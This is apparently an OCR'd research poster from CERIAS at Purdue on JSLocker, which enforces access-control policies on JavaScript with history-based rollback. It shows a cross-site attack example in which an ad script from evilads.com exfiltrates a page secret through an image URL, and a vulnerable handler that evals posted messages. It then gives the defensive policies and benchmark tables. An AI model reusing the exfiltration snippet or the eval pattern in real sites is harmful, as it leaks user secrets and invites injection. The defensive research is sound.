
CERIAS

the center for education and research in information assurance and security

JSLocker: Flexible Access Control Policies with Delimited Histories and Revocation

Christian Hammer, Gregor Richards, Suresh Jagannathan, Jan Vitek



XSS & XSRF attack

```
1  <script>
2  var secret = "supersecret";
3  document.addEventListener("message",
4    function(e) {
5      var resp = eval(e.data);
6      // handle the response
7    }, false);
8  </script>
9  Please log in:
10 <iframe src="http://happylogins.com/login">
11 </iframe>
```

(a) http://mysite.com/

```
1  <script src="http://evilads.com/ad.js">
2  </script>
3  <script>
4  var okMsg = "({loginOK:␣true})";
5  function login(u) {
6    if (loginOK(u))
7      window.parent.postMessage(okMsg, "*");
8  }
9  </script>
10 <input type="text" id="name">
11 <button onclick="login(this.value);">
12 Log In</button>
```


(b) http://happylogins.com/login

```
1 window.addEventListener("load", function() {
2   okMsg = "new␣Image().src␣=␣" +
3     "'http://evilads.com/evil?p='" +
4     "+secret;";
5 }, false);
```

(c) http://evilads.com/ad.js

JavaScript Program

Environment (Internet, OS)



- Segregate code according to origin
- Collect history information for untrusted code
- Check security policy before irrevocable side-effects
- Violating behavior causes rollback to safe state

AddOnly policy rejects updates to previously-existing global fields:

- For each field-set event:
- If the object is the global scope:
- If the field previously existed:
- **Reject**

SendAfterRead policy:

- If a send event (XMLHttpRequest, etc) is attempted:
- For all previous read events:
- If the read event was to an object with a different owner:
- **Reject**

Policy	Functional	AdBlock	Partial	Broken
`Empty`	50	0	0	0
`AddOnly`	36	8	5	1
`SendAfterRead`	42	7	1	0

Site	Instrumented Avg.	Instrumented Std. dev.	Uninstrumented Avg.	Uninstrumented Std. dev.	Overhead
MSNBC	77	0.50	37.2	1.50	106.9%
YouTube	145	2.35	128.2	1.64	13.1%
GMaps	222.0	2.35	199.2	1.48	11.4%

PURDUE UNIVERSITY

CERIAS

Discovery Park e-Enterprise Center